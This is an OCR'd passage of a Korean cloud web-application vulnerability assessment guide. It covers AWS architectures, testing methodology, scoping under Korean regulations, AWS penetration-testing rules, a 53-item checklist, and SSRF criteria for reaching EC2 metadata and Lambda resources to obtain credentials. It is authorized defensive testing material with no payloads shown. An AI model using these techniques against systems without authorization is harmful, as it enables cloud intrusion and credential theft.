
❑ **마이크로서비스 웹 호스팅**

[컨테이너 웹 애플리케이션]



독립적인 구성 요소로 구축되어 각 애플리케이션 프로세스가 서비스로 실행되는 방식입니다. 사용자 또는 마이크로서비스 간 잘 정의된 인터페이스를 통해 통신하며, 더 쉽게 확장하고 개발 속도를 단축하여 출시 시간, 총 소유 비용 등을 줄일 수 있습니다.

[서버리스 웹 애플리케이션]




클라우드 제공사가 용량 프로비저닝, 패칭 등의 인프라 관리를 처리하여, 개발자는 서버를 고려하지 않고 애플리케이션과 서비스를 구축하고 실행할 수 있습니다. 애플리케이션 또는 백엔드 서비스를 구축할 수 있으며, 애플리케이션을 높은 가용성으로 실행하고 확장하는 데 필요한 모든 사항이 자동으로 처리됩니다.
* 서비스 동작 방식 : Amazon S3에 HTML, CSS, JS, 이미지 등의 정적 콘텐츠를 제공하고, 이를 CloudFront와 같은 CDN 서비스로 사용자에게 제공합니다. API Gateway에서 .HTTP/REST API를 구성하여 웹 요청에 의한 이벤트를 동적으로 처리합니다. Lambda 함수가 비즈니스 로직을 수행하고, 데이터베이스 및 다른 백

엔드 서비스를 연결하여 필요한 기능을 수행합니다.

3. 클라우드 서비스 진단 방법론

Cloud 진단 방법론은 아래와 같으며 하단에 각 단계별 내용을 기술하였습니다.



[그림 6] 클라우드 진단 방법론

단계	수행 내역
사전 협의 및 범위 선정	· 업무 수행에 있어 기본적인 사항에 대해 업무 담당자와 협의를 수행하는 단계 · 대상 별 진단범위(애플리케이션/클라우드 서비스) 협의 및 필수 정보 요청
진단 대상파악 및 계획수립	· 진단 대상에 대한 정보를 수집하고 분석하는 단계
위협 분석	· 주요 예상 위협들을 분류, 시나리오를 예상하는 단계
위협 검증	· 진단 항목 혹은 시나리오 기반의 웹 애플리케이션 공격을 수행하는 단계 · 인증정보를 확보(협의/탈취)한 경우 업무 담당자 요청 시 클라우드 서비스 진단 수행 * 클라우드 서비스 특성 상 사용량에 따라 서비스 요금이 부과되므로, 진단 시 주의하여 수행하도록 함 (3.4.3. 클라우드 서비스 비용 관련 진단 주의사항 내용 참고)
대응방안 수립	· 취약 결과를 확인하고 대응방안을 제시하는 단계

[표 3] 단계별 수행 내역 요약

3.1. 사전 협의

업무 수행을 위한 대상 확정 및 현황을 파악하기 위한 정보를 요청하는 단계입니다.

일반적으로 아래와 같은 사항의 협의가 필요합니다.

❑ **요청 시 주요 협의 내역의 예**

- 진단 대상의 정보(서비스 구성도)
- 애플리케이션 권한(사용자/관리자 계정)
- 업무의 범위 및 기간의 재 확인
- 클라우드 서비스 IAM 권한(AccessKey 획득이 불가능 한 경우를 대비하여 요청 고려)

❑ **업무범위 협의 기준**

법령정보 및 금융보안원의 「금융분야 클라우드컴퓨팅서비스 이용가이드(2019)」, KISA의 「민간분야 주요정보통신기반시설 클라우드 이용 가이드라인(2021.05.03)」을 기반으로 업무범위를 협의합니다.

진단 주체	클라우드 서비스 제공자	서비스 사용자(기업)
금융분야 클라우드 컴퓨팅 서비스 이용가이드[5]	클라우드서비스 제공자는 제공자가 관리하는 영역(인프라 등)에 대해 주기적으로 제 3자로부터 취약점 분석·평가를 수행하고 조치하였음을 금융회사에 통지(금융당국 요청 시 세부 수행 결과를 제출)	1회 이상(홈페이지는 6개월에 1회 이상) 실시하는 취약점 분석·평가 수행 시 클라우드서비스를 이용하는 전자금융기반시스템을 포함하여야 하며, 필요 시 클라우드서비스 제공자에 협조를 요청할 것 * 이 때, 일반 취약점뿐만 아니라 클라우드 컴퓨팅 고유의 위협을 고려하여 수행할 것
민간분야 주요정보통신기반시설 클라우드 이용가이드[6]	제공하는 물리적·논리적 장비(보안장비, 네트워크 장비 DMBS 등)나, 클라우드 서비스 구성 시 중요 구성요소(하이퍼바이저, 가상화 플랫폼, 도커 등)에 대해서는 클라우드 서비스 제공자가 취약점 분석·평가 수행 후 결과를 관리기관에 제공합니다.	이용하는 가상머신 상에 구성된 시스템(서버, PC, DBMS, 애플리케이션 등)은 기존 기반시설 취약점 분석·평가와 동일하게 관리기관에서 수행합니다

[표 4] 클라우드 이용가이드 별 취약점 분석·평가 내용

[5] 금융분야 클라우드 컴퓨팅 서비스 이용가이드 : 전자금융감독규정(`19.1.1. 시행) 제14조의2에 따라 클라우드컴퓨팅서비스를 이용하고자 할 경우 요구되는 세부절차를 안내하고 금융시스템 안전성 및 금융소비자 보호를 위해 필요한 보안사항을 권하는 것을 목적으로 개정됨

[6] 민간분야 주요정보통신기반시설 클라우드 이용가이드 : 적용대상은 정보통신기반 보호법 제8조 1항에 의해 지정된 민간분야 주요정보통신기반시설임

- **서비스 사용자(기업)**
  가상머신 상에 구성된 시스템(서버, PC, DBMS, 애플리케이션 등)은 기존 취약점 분석·평가 결과와 동일하게 서비스 사용자가 수행합니다.
- **클라우드 서비스 제공자**
  제공하는 인프라에 대해서 제 3자[7]로부터 취약점 분석·평가 수행 후 결과를 제공해야 합니다.

3.2. 계획 수립

계획을 위한 대상의 정보를 수집하는 단계이다. 대상에 대한 정보를 최대한 수집하고 취합하는 단계입니다.

❑ **계획 수립 시 주요 내역의 예**

- 웹 애플리케이션 서비스 확인
- 클라우드 서비스 IAM 권한 확인(진단 범위 계획 수립)

3.3. 위협 분석

해당 애플리케이션의 운영 시 발생할 수 있는 위협을 예상하여 목록화 하거나 혹은 공격이 가능한 경우에 대한 참고 시나리오를 마련하는 단계입니다. 위협 분석 시 잘 알려진 모델을 활용합니다.

위협 유형 분류	점수(위험도) 산정 – 상(3) / 중 (2) / 하(1)
신분위장 (**S**poofing Identity)	예상 피해 (**D**amage potential)
데이터 변조 (**T**empering with data)	재현 확률 (**R**eproducibility)
부인 (**R**epudiation)	공격 용이도(**E**xploitability)
정보유출 (**I**nformation Disclosure)	영향을 받는 사용자 (**A**ffected users)
서비스 거부 (**D**enial of Service)	발견 용이성 (**D**iscoverability)
권한 상승 (**E**levation of privilege)	

[표 5] 위협분석 모델 활용

[7] 「정보통신기반 보호법」 제9조 (취약점의 분석 평가) 제4항에 해당하는 기관

3.4. 위협 검증

3.4.1. 애플리케이션 취약점 진단

진단 항목은 인포섹 AWS 보안가이드, 금보원, KISA 등의 기관에서 제공한 안내가이드에 나열 되어있는 위협 중 모의해킹 관점에서 발생 가능한 항목들을 포함하도록 정리하였습니다. 53 건의 항목을 활용하여 점검을 수행하며, 아키텍처 및 진단 범위에 따라 점검 항목의 개수는 변경 될 수 있습니다. 기존 취약점 분석·평가 방식으로 업무를 수행하며, 사전 협의를 통해 제공받은 대상 정보를 기반으로 클라우드 특화 항목을 추가 활용하여 취약점 진단할 수 있도록 합니다.

3.4.2. 클라우드 서비스 취약점 진단

사전 협의를 통해 제공받거나 애플리케이션 취약점 진단을 통해 탈취한 IAM 권한(AccessKey:SecretKey)으로 사용 가능한 기능들에서 미흡한 보안설정 및 구성으로 발생 가능한 취약점을 확인합니다.

3.4.3. 클라우드 서비스 비용 관련 진단 주의사항

AWS 서비스의 요금 산정방식은 서비스의 형태, 리전 등 다양한 요소에서 차이가 존재합니다.

- AWS Lambda의 경우 함수 요청 수와 기간, 코드를 실행하는 데 걸리는 시간에 따라 요금이 청구됩니다.
- Amazon API Gateway의 경우 API를 사용할 때 호출과 전송한 데이터의 양에 대해서 요금이 청구됩니다.

일반적으로 크게 문제되지 않으나, 다음과 같이 진단과정에서 영향이 갈 수 있는 서비스 별 요금 정책을 확인하고, 필요 이상의 과금이 발생하지 않도록 주의하여 진단을 수행해야 합니다.

❑ **AWS Lambda 요금(미국 동부 버지니아 북부 리전 기준)**

요청 관련 비용은 다음과 같습니다.

요청	요청 1백만 건당 0.20 USD
시간	GB-초당 0.0000166667 USD

기간 관련 비용은 함수에 할당된 메모리 양에 따라 결정됩니다.

메모리(MB)	1밀리초당 요금
128	0.0000000021 USD
512	0.0000000083 USD
:	:

(AWS Lambda 요금 : https://aws.amazon.com/ko/lambda/pricing/)

❑ **Amazon API Gateway(미국 동부 버지니아 북부 리전 기준)**

HTTP API 호출 관련 비용은 다음과 같습니다.

요청 수(월별)	요금(백만 건당)
처음 3억 건	1.00 USD
3억 건 이상	0.90 USD

REST API 호출 관련 비용은 다음과 같습니다.

요청 수(월별)	요금(백만 건당)
처음 3억 3천 3백만 건	3.50 USD
다음 6억 6천 7백만 건	2.80 USD
다음 190억 건	2.38 USD
200억 건 초과	1.51 USD

(Amazon API Gateway 요금: https://aws.amazon.com/ko/api-gateway/pricing/)

3.5. 서비스 침투 테스트 정책

침투 테스트용 AWS 고객 지원 정책으로 제시된 8가지 허용 서비스들에 대해 사전 승인 없이 AWS 인프라에 대한 보안 평가 또는 침투 테스트를 수행할 수 있습니다. 그 외 타사용자에게 영향을 줄 수 있는 테스트는 금지됩니다.

3.5.1. AWS 침투테스트 허용 서비스

- ❑ Amazon Amazon EC2 인스턴스, NAT 게이트웨이 및 Elastic Load Balancer
- ❑ Amazon RDS
- ❑ Amazon CloudFront
- ❑ Amazon Aurora
- ❑ Amazon API Gateway
- ❑ Amazon Lambda 및 Lambda Edge 기능
- ❑ Amzon Lightsail 리소스
- ❑ Amazon Elastic Beanstalk 환경

3.5.2. 금지 활동

- ❑ Amazon Route53 Hosted Zones를 통한 DNS zone walking
- ❑ 서비스 거부(DoS), 분산 서비스 거부(DDoS), DoS 시뮬레이트, DDoS 시뮬레이트
- ❑ 포트 플러딩
- ❑ 프로토콜 플러딩
- ❑ 요청 플러딩(로그인 요청 플러딩, API 요청 플러딩)

3.5.3. 보안테스트 이용약관

모든 보안 테스트는 AWS 보안 테스트 이용약관과 부합해야 하며, AWS 도구 또는 서비스의 취약점 또는 문제점에 대한 발견은 테스트 완료 후 24시간 이내에 AWS 보안 팀으로 전달되어야 합니다.

- ❑ 서비스, 네트워크 대역폭, 분당 요청 및 인스턴스 유형으로 제한
- ❑ Amazon Web Service 고객 계약을 따름
- ❑ 보안 평가 도구 및 서비스의 사용에 관한 AWS 정책을 준수

※ 참고사항 : https://aws.amazon.com/ko/security/vulnerability-reporting/

3.6. 대응 방안 수립

진단 대상 별 사용되는 클라우드 서비스 및 구성을 고려하여 현실적인 방안을 제시하되, 관련된 상세 구성 정보를 제공받지 못할 시 기존 WEB 진단가이드의 보안대책을 제시하도록 합니다.

4. 진단항목

진단에 사용될 항목은 국내·외 공식 기술 자료 문서(AWS docs: https://docs.aws.amazon.com/) 및 OWASP의 클라우드 서버리스 컴퓨팅 주요 위협 자료(https://github.com/OWASP/Serverless-Top-10-Project)를 참고하여 작성하였습니다. 클라우드 특화 진단항목(8개 항목), 웹 진단항목(전자금융기반시설/주요정보통신기반시설)으로 구성되어 있습니다. 기존 취약점 분석·평가와 동일하게 웹 진단항목을 기반으로 수행하고 대상 구성에 따라 해당하는 클라우드 특화 진단항목을 적용하여 위협 검증을 수행합니다.

구분	전자금융기반시설	주요정보통신기반시설	클라우드 특화 항목	관련 AWS 서비스
1	-	-	S3: 불필요한 Public 설정	S3
2	-	-	DynamoDB: NoSQL Injection	DynamoDB
3	SQL Injection	(상) SI SQL 인젝션 (상) XI Xpath 인젝션	Lambda: SQL Injection	Lambda
4	악성파일 업로드	(상) FU 파일 업로드	S3: 악성콘텐츠	S3
5	운영체제 명령실행	(상) OC 운영체제 명령실행	Lambda: 운영체제 명령실행	Lambda
6	XML 외부객체 공격 (XXE)	-	Lambda: XML 외부객체 공격(XXE)	Lambda
7	불필요한 파일 노출 여부	(상) PL 위치 공개	불필요 기능 및 클라우드 리소스	S3
8	서버 사이드 요청 위조(SSRF)	-	Lambda: 서버 사이드 요청 위조 (SSRF)	Lambda
9	부적절한 이용자 인가 여부	(상) IN 불충분한 인가	-	Cognito
10	이용자 인증정보 재사용	-	-	Cognito
11	유추 가능한 인증정보 이용(비밀번호)	(상) BF 약한 문자열 강도	-	Cognito
12	유추 가능한 초기화 비밀번호 이용	(상) PR 취약한 패스워드 복구	-	Cognito
13	불충분한 이용자 인증	(상) IA 불충분한 인증 (상) PV 프로세스 검증 누락	-	Cognito
14	비밀번호 오류횟수 제한기능 제공 여부	-	-	Cognito
15	불충분한	(상) SC	-	Cognito

	세션종료 처리	불충분한 세션만료		
16	세션정보 재사용	-	-	Cognito
17	크로스사이트 스크립팅 (XSS)	(상) XSS 크로스사이트스크립팅	-	-
18	크로스사이트 요청변조 (CSRF)	(상) CF 크로스사이트 리퀘스트 변조(CSRF)	-	-
19	데이터 평문전송	(상) SN 데이터평문전송	-	AWS Certificate Manager, CloudFront, Application Load Balancer, API Gateway, Amplify, Elastic Beanstalk
20	취약한 HTTPS 프로토콜 이용	-	-	
21	취약한 HTTPS 암호 알고리즘 이용	-	-	
22	취약한 HTTPS 컴포넌트 사용	-	-	
23	취약한 HTTPS 재협상 허용	-	-	
24	불필요한 웹 메서드 허용	-	-	API Gateway
25	유추 가능한 세션 ID	(상) SE 세션예측 (상) CC 쿠키변조	-	-
26	고정된 인증정보 이용	(상) SF 세션 고정	-	-
27	쿠키변조	(상) CC 쿠키 변조	-	-
28	자동화 공격	(상) AU 자동화 공격	-	-
29	외부사이트에 의한 시스템 운영정보 노출 여부	-	-	-
30	파일 다운로드	(상) FD 파일 다운로드 (상) PT 경로추적	-	-
31	리다이렉트 기능을 이용한 피싱 공격	(상) CS 악성 콘텐츠	-	-
32	LDAP Injection	(상) LI LDAP 인젝션	-	-
33	SSI Injection	(상) SSI 인젝션	-	-
34	버퍼오버플로우 (Buffer Overflow Attack)	(상) BO 버퍼오버플로우	-	-
35	포맷스트링 (Format String Attack)	(상) FS 포맷스트링	-	-
36	단말기 브라우저 영역 내에서의 주용정보 노출	-	-	-
37	디렉토리 목록 노출	(상) DI 디렉토리인덱싱	-	-
38	서버 인증서 무결성 검증	-	-	-
39	시스템 운영정보 노출 여	(상) IL 정보누출	-	Cloudfront,

	부			-Lambda @Edge
40	관리자 페이지 노출 여부	(상) AE 관리자페이지 노출	-	-
41	[전자금융] 거래 인증수단 검증 오류(지식기반)	-	-	
42	[전자금융] 거래 인증수단 검증 오류(소지기반)	-	-	-
43	[전자금융] 거래정보 무결성 검증	-	-	-
44	[전자금융] 거래정보 재사용	-	-	-
45	[전자금융] 거래시 소유주 확인 여부	-	-	-
46	[전자금융] 사전에 정한 조회기간 이상으로 거래 내역 조회가능 여부	-	-	-
47	[전자금융] 거래시 비밀번호 오류횟수 제한기능 제공 여부	-	-	-
48	[전자금융] 비밀번호 변경시 본인확인 절차 실시 여부	-	-	-
49	[전자금융] 비밀번호 변경시 이전 비밀번호 재사용 여부	-	-	-
50	[전자금융] 이용자 입력정보 보호	-	-	-
51	[전자금융] 거래 인증수단 검증 오류(생체기반)	-	-	-
52	[전자금융] 단말기 브라우저 영역 내에서의 중요정보 노출	-	-	-
53	[전자금융] 통신구간 암호화 적용 여부	-	-	-

4.1. 클라우드 특화 진단항목

클라우드 특화 진단항목은 기존 웹 취약점 진단 항목과 비교하여, 클라우드 서비스를 이용하는 경우 진단방법 또는 진단결과에 클라우드 특성이 반영되는 항목입니다. 엔터프라이즈 웹 호스팅 아키텍처의 EC2 컴퓨팅을 사용하는 대상의 경우 I(IaaS), 마이크로서비스 웹 호스팅 아키텍처의 서버리스 대상의 항목은 F(FaaS)로 구분하여 진단항목을 표시하였습니다. 단, 진단대상의 서비스 구성에 따라 항목의 범위는 유동적으로 적용해야 합니다.

순번	항목 명	항목 설명	I	F
1	Lambda: 서버 사이드 요청 위조(SSRF)	애플리케이션 서버에서 요청을 보내 메타데이터/내부 자원을 탈취할 수 있는 취약점	O	O
2	Lambda: SQL Injection	검증되지 않은 사용자 입력값이 SQL 쿼리 실행에 영향을 주어 개발자가 의도하지 않은 기능을 실행시키는 취약점	-	O
3	Lambda: 운영체제 명령실행	검증되지 않은 사용자 입력값이 OS 명령어 실행에 영향을 주어 개발자가 의도하지 않은 기능을 실행시키는 취약점	-	O
4	Lambda: XML 외부객체 공격 (XXE)	XML 문서에서 동적으로 외부 URI의 리소스를 포함시킬 수 있는 External Entity를 사용하여 서버의 로컬파일 접근, 서비스 거부 등을 유발할 수 있는 취약점	O	O
5	DynamoDB: NoSQL Injection	검증되지 않은 사용자 입력 값이 NoSQL 쿼리 실행에 영향을 주어 개발자가 의도하지 않은 기능을 실행시키는 취약점	O	O
6	S3: 파일 업로드	정적 페이지 및 바이너리파일을 업로드하여 2차 악성 행위(피싱, 악성코드 유포 등)가 가능한 취약점	O	O
7	S3: 불필요한 Public 설정	불필요한 public 설정으로 노출될 경우 공격자가 중요 파일에 접근하거나 비공개 서비스에 대해 접근할 수 있는 취약점	O	O
8	S3: 불필요 기능 및 클라우드 리소스	임시파일, 백업파일, 관리자페이지 등에 접근이 가능하여 민감한 정보 노출 및 기능을 이용할 수 있는 취약점	O	O

[표 6] 클라우드 특화 웹 진단항목


4.2. 웹 진단항목

기존 취약점 분석·평가 기준 항목을 기반으로 진단을 수행하면 됩니다.


5. 진단항목 상세

5.1. Lambda: 서버 사이드 요청 위조(SSRF)

5.1.1. 진단환경



[그림 7] 엔터프라이즈 웹 호스팅 환경의 SSRF 공격 대상(EC2)



[그림 8] 서버리스 웹 애플리케이션 환경의 SSRF 공격 대상(Lambda)

❑ 각 환경의 컴퓨팅 서비스(EC2, Lambda)에서 사용자가 입력한 URL의 응답데이터를 웹 페이지에 출력함

SSRF 취약점은 공격자가 서버에 원하는 요청을 처리 하도록 구성된 환경에서 발생하며, 일반적인 SSRF공격의 대상은 외부 네트워크에서 액세스할 수 없는 내부 시스템입니다. 클라우드 서비스를 대상으로 진단하는 경우 인스턴스(EC2)의 메타데이터 또는 Lambda함수의 내부 자원 획득을 시도합니다. 해당 데이터 획득 시 SSRF 공격에 취약하다 판단하며, 그 중 인증정보를 통해 특정 권한이 필요한 클라우드 서비스(S3, RDS 등)에 접근 및 악용할 수 있습니다.

5.1.2. 취약점 내용

구분	내용
취약점 설명	애플리케이션 서버에서 요청을 보내 메타데이터/내부 자원을 탈취 할 수 있는 취약점입니다.
판단 기준	· **엔터프라이즈 웹 호스팅 환경(EC2)** **[취약]** 인스턴스 메타데이터 정보가 반환됩니다. **[양호]** 요청이 허용되지 않거나 인스턴스 메타데이터 서비스가 꺼져 있는 경우 403 에러가 반환됩니다. · **서버리스 웹 애플리케이션 환경(Lambda)** **[취약]** 내부 자원 접근 시도 시 파일의 내용이 출력됩니다. **[양호]** 내부 자원 접근 시도 시 에러가 반환됩니다.
취약점 영향력	취약점을 통해 획득한 인증정보의 권한으로 접근이 불가한 클라우드 서비스를 악용할 수 있습니다.


5.1.3. 진단방안

사례1. AWS 엔터프라이즈 웹 호스팅 환경(EC2)의 SSRF 공격

공개된 EC2 인스턴스 또는 VPC 내부에서 동작 중인 웹 서비스 및 API를 대상으로 진단합니다.

